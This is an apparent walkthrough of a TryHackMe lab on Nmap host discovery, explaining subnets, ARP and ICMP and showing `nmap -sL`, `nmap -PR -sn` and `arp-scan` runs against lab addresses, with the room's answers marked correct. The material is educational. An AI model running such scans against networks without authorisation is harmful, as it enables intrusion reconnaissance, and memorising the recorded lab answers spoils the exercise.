
2. Complete all the tasks and answer all the questions asked.

TASK 1 :




1 Enumerate targets
2 Discover live hosts
3 Reverse-DNS lookup
4 Scan ports
5 Detect versions
6 Detect OS
7 Traceroute
8 Scripts
9 Write output

TASK 2 :


Task 2 Subnetworks
Let's review a couple of terms before we move on to the main tasks. A network segment is a group of computers connected using a shared medium. For instance, the medium can be the Ethernet switch or WiFi access point. In an IP network, a subnetwork is usually the equivalent of one or more network segments connected together and configured to use the same router. The network segment refers to a physical connection, while a subnetwork refers to a logical connection.
View Site
In the following network diagram, we have four network segments or subnetworks. Generally speaking, your system would be connected to one of these network segments/subnetworks. A subnetwork, or simply a subnet, has its own IP address range and is connected to a more extensive network via a router. There might be a firewall enforcing security policies depending on each network.
Network D
10.4.0.0/16
Network A
10.1.100.0/24
Network C
10.3.200.0/24
Network B
10.2.0.0/16

The figure above shows two types of subnets:

- Subnets with `/16`, which means that the subnet mask can be written as `255.255.0.0`. This subnet can have around 65 thousand hosts.
- Subnets with `/24`, which indicates that the subnet mask can be expressed as `255.255.255.0`. This subnet can have around 250 hosts.

You might want to refer to Task 2 in the Intro to LAN room if you need to learn more about subnetting.


As part of active reconnaissance, we want to discover more information about a group of hosts or about a subnet. If you are connected to the same subnet, you would expect your scanner to rely on ARP (Address Resolution Protocol) queries to discover live hosts. An ARP query aims to get the hardware address (MAC address) so that communication over the link-layer becomes possible; however, we can use this to infer that the host is online. (We revisit link-layer in Task 4.)

If you are in Network A, you can use ARP only to discover the devices within that subnet (10.1.100.0/24). Suppose you are connected to a subnet different from the subnet of the target system(s). In that case, all packets generated by your scanner will be routed via the default gateway (router) to reach the systems on another subnet; however, the ARP queries won't be routed and hence cannot cross the subnet router. ARP is a link-layer protocol, and ARP packets are bound to their subnet.

Click on the "View Site" button to start the network simulator. We will use this simulator to answer the questions in tasks 2, 4, and 5.

Answer the questions below

Send a packet with the following:




- From computer1
- To computer1 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: computer6 (because we are asking for computer6 MAC address using ARP Request)

How many devices can see the ARP Request?


4 Correct Answer Hint

Did computer6 receive the ARP Request? (Y/N)

N Correct Answer



Send a packet with the following:




- From computer4
- To computer4 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: computer6 (because we are asking for computer6 MAC address using ARP Request)

How many devices can see the ARP Request?

4 | Correct Answer | Hint

Did computer6 reply to the ARP Request? (Y/N)

Y | Correct Answer



TASK 3 :

Task 3 Enumerating Targets

We mentioned the different *techniques* we can use for scanning in Task 1. Before we explain each in detail and put it into use against a live target, we need to specify the targets we want to scan. Generally speaking, you can provide a list, a range, or a subnet. Examples of target specification are:

- list: `MACHINE_IP scanme.nmap.org example.com` will scan 3 IP addresses.
- range: `10.11.12.15-20` will scan 6 IP addresses: `10.11.12.15`, `10.11.12.16`,... and `10.11.12.20`.
- subnet: `MACHINE_IP/30` will scan 4 IP addresses.

You can also provide a file as input for your list of targets, `nmap -iL list_of_hosts.txt`.

If you want to check the list of hosts that Nmap will scan, you can use `nmap -sL TARGETS`. This option will give you a detailed list of the hosts that Nmap will scan without scanning them; however, Nmap will attempt a reverse-DNS resolution on all the targets to obtain their names. Names might reveal various information to the pentester. (If you don't want Nmap to the DNS server, you can add `-n`.)

Launch the AttackBox using the Start AttackBox button, open the terminal when the AttackBox is ready, and use Nmap to answer the following.


Answer the questions below

What is the first IP address Nmap would scan if you provided `10.10.12.13/29` as your target?


10.10.12.8 | Correct Answer | Hint

How many IP addresses will Nmap scan if you provide the following range `10.10.0-255.101-125` ?

6400 | Correct Answer | Hint


root@ip-10-10-234-176: ~
File Edit View Search Terminal Help
root@ip-10-10-234-176:~# nmap -sL -n 10.10.12.13/29
Starting Nmap 7.60 (https://nmap.org) at 2024-03-09 07:51 GMT
Nmap scan report for 10.10.12.8
Nmap scan report for 10.10.12.9
Nmap scan report for 10.10.12.10
Nmap scan report for 10.10.12.11
Nmap scan report for 10.10.12.12
Nmap scan report for 10.10.12.13
Nmap scan report for 10.10.12.14
Nmap scan report for 10.10.12.15
Nmap done: 8 IP addresses (0 hosts up) scanned in 0.00 seconds
root@ip-10-10-234-176:~#


root@ip-10-10-234-176:~# nmap -sL -n 10.10.0-255.101-125



root@ip-10-10-234-176: ~
File Edit View Search Terminal Help
Nmap scan report for 10.10.254.119
Nmap scan report for 10.10.254.120
Nmap scan report for 10.10.254.121
Nmap scan report for 10.10.254.122
Nmap scan report for 10.10.254.123
Nmap scan report for 10.10.254.124
Nmap scan report for 10.10.254.125
Nmap scan report for 10.10.255.101
Nmap scan report for 10.10.255.102
Nmap scan report for 10.10.255.103
Nmap scan report for 10.10.255.104
Nmap scan report for 10.10.255.105
Nmap scan report for 10.10.255.106
Nmap scan report for 10.10.255.107
Nmap scan report for 10.10.255.108
Nmap scan report for 10.10.255.109
Nmap scan report for 10.10.255.110
Nmap scan report for 10.10.255.111
Nmap scan report for 10.10.255.112
Nmap scan report for 10.10.255.113
Nmap scan report for 10.10.255.114
Nmap scan report for 10.10.255.115
Nmap scan report for 10.10.255.116
Nmap scan report for 10.10.255.117
Nmap scan report for 10.10.255.118
Nmap scan report for 10.10.255.119
Nmap scan report for 10.10.255.120
Nmap scan report for 10.10.255.121
Nmap scan report for 10.10.255.122
Nmap scan report for 10.10.255.123
Nmap scan report for 10.10.255.124
Nmap scan report for 10.10.255.125
Nmap done: 6400 IP addresses (0 hosts up) scanned in 0.11 seconds

TASK 4 :

Task 4 Discovering Live Hosts

Let's revisit the TCP/IP layers shown in the figure next. We will leverage the protocols to discover the live hosts. Starting from bottom to top, we can use:

- ARP from Link Layer
- ICMP from Network Layer
- TCP from Transport Layer
- UDP from Transport Layer



Before we discuss how scanners can use each in detail, we will briefly review these four protocols. ARP has one purpose: sending a frame to the broadcast address on the network segment and asking the computer with a specific IP address to respond by providing its MAC (hardware) address.

ICMP has many types. ICMP ping uses Type 8 (Echo) and Type 0 (Echo Reply).

If you want to ping a system on the same subnet, an ARP query should precede the ICMP Echo.

Although TCP and UDP are transport layers, for network scanning purposes, a scanner can send a specially-crafted packet to common TCP or UDP ports to check whether the target will respond. This method is efficient, especially when ICMP Echo is blocked.

If you have closed the network simulator, click on the "View Site" button in Task 2 to display it again.

Answer the questions below

Send a packet with the following:

- From computer1
- To computer3
- Packet Type: "Ping Request"

What is the type of packet that computer1 sent before the ping?


ARP Request — Correct Answer

What is the type of packet that computer1 received before being able to send the ping?

ARP Response — Correct Answer

How many computers responded to the ping request?

1 — Correct Answer



Send a packet with the following:

- From computer2
- To computer5
- Packet Type: "Ping Request"

What is the name of the first device that responded to the first ARP Request?


router — Correct Answer

What is the name of the first device that responded to the second ARP Request?

computer5 — Correct Answer

Send another Ping Request. Did it require new ARP Requests? (Y/N)


N — Correct Answer



Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PR -sn 10.10.210.6/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-02 07:12 BST
Nmap scan report for ip-10-10-210-75.eu-west-1.compute.internal (10.10.210.75)
Host is up (0.00013s latency).
MAC Address: 02:83:75:3A:F2:89 (Unknown)
Nmap scan report for ip-10-10-210-100.eu-west-1.compute.internal (10.10.210.100)
Host is up (-0.100s latency).
MAC Address: 02:63:D0:1B:2D:CD (Unknown)
Nmap scan report for ip-10-10-210-165.eu-west-1.compute.internal (10.10.210.165)
Host is up (0.00025s latency).
MAC Address: 02:59:79:4F:17:B7 (Unknown)
Nmap scan report for ip-10-10-210-6.eu-west-1.compute.internal (10.10.210.6)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.12 seconds
```

In this case, the AttackBox had the IP address 10.10.210.6, and it used ARP requests to discover the live hosts on the same subnet. ARP scan works, as shown in the figure below. Nmap sends ARP requests to all the target computers, and those online should send an ARP reply back.



TASK 5 :

Task 5 Nmap Host Discovery Using ARP


How would you know which hosts are up and running? It is essential to avoid wasting our time port-scanning an offline host or an IP address not in use. There are various ways to discover online hosts. When no host discovery options are provided, Nmap follows the following approaches to discover live hosts:

1. When a *privileged* user tries to scan targets on a local network (Ethernet), Nmap uses *ARP requests*. A privileged user is `root` or a user who belongs to `sudoers` and can run `sudo`.
2. When a *privileged* user tries to scan targets outside the local network, Nmap uses ICMP echo requests, TCP ACK (Acknowledge) to port 80, TCP SYN (Synchronize) to port 443, and ICMP timestamp request.
3. When an *unprivileged* user tries to scan targets outside the local network, Nmap resorts to a TCP 3-way handshake by sending SYN packets to ports 80 and 443.

Nmap, by default, uses a ping scan to find live hosts, then proceeds to scan live hosts only. If you want to use Nmap to discover online hosts without port-scanning the live systems, you can issue `nmap -sn TARGETS`. Let's dig deeper to gain a solid understanding of the different techniques used.

ARP scan is possible only if you are on the same subnet as the target systems. On an Ethernet (802.3) and WiFi (802.11), you need to know the MAC address of any system before you can communicate with it. The MAC address is necessary for the link-layer header; the header contains the source MAC address and the destination MAC address among other fields. To get the MAC address, the OS sends an ARP query. A host that replies to ARP queries is up. The ARP query only works if the target is on the same subnet as yourself, i.e., on the same Ethernet/WiFi. You should expect to see many ARP queries generated during a Nmap scan of a local network. If you want Nmap only to perform an ARP scan without port-scanning, you can use `nmap -PR -sn TARGETS`, where `-PR` indicates that you only want an ARP scan. The following example shows Nmap using ARP for host discovery without any port scanning. We run `nmap -PR -sn MACHINE_IP/24` to discover all the live systems on the same subnet as our target machine.

If we look at the packets generated using a tool such as tcpdump or Wireshark, we will see network traffic similar to the figure below. In the figure below, Wireshark displays the source MAC address, destination MAC address, protocol, and query related to each ARP request. The source address is the MAC address of our AttackBox, while the destination is the broadcast address as we don't know the MAC address of the target. However, we see the target's IP address, which appears in the Info column. In the figure, we can see that we are requesting the MAC addresses of all the IP addresses on the subnet, starting with `10.10.210.1`. The host with the IP address we are asking about will send an ARP reply with its MAC address, and that's how we will know that it is online.



Talking about ARP scans, we should mention a scanner built around ARP queries: `arp-scan`; it provides many options to customize your scan. Visit the arp-scan wiki for detailed information. One popular choice is `arp-scan --localnet` or simply `arp-scan -l`. This command will send ARP queries to all valid IP addresses on your local networks. Moreover, if your system has more than one interface and you are interested in discovering the live hosts on one of them, you can specify the interface using `-I`. For instance, `sudo arp-scan -I eth0 -l` will send ARP queries for all valid IP addresses on the `eth0` interface.


Note that `arp-scan` is not installed on the AttackBox; however, it can be installed using `apt install arp-scan`.

In the example below, we scanned the subnet of the AttackBox using `arp-scan ATTACKBOX_IP/24`. Since we ran this scan at a time frame close to the previous one `nmap -PR -sn ATTACKBOX_IP/24`, we obtained the same three live targets.

Pentester Terminal

```
pentester@TryHackMe$ sudo arp-scan 10.10.210.6/24
Interface: eth0, datalink type: EN10MB (Ethernet)
WARNING: host part of 10.10.210.6/24 is non-zero
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/)
10.10.210.75    02:83:75:3a:f2:89   (Unknown)
10.10.210.100   02:63:d0:1b:2d:cd   (Unknown)
10.10.210.165   02:59:79:4f:17:b7   (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.726 seconds (93.91 hosts/sec). 3 responded
```

Similarly, the command `arp-scan` will generate many ARP queries that we can see using tcpdump, Wireshark, or a similar tool. We can notice that the packet capture for `arp-scan` and `nmap -PR -sn` yield similar traffic patterns. Below is the Wireshark output.



Answer the questions below


We will be sending broadcast ARP Requests packets with the following options:

- From computer1
- To computer1 (to indicate it is broadcast)
- Packet Type: "ARP Request"
- Data: try all the possible eight devices (other than computer1) in the network: computer2, computer3, computer4, computer5, computer6, switch1, switch2, and router.

How many devices are you able to discover using ARP requests?

3

Correct Answer

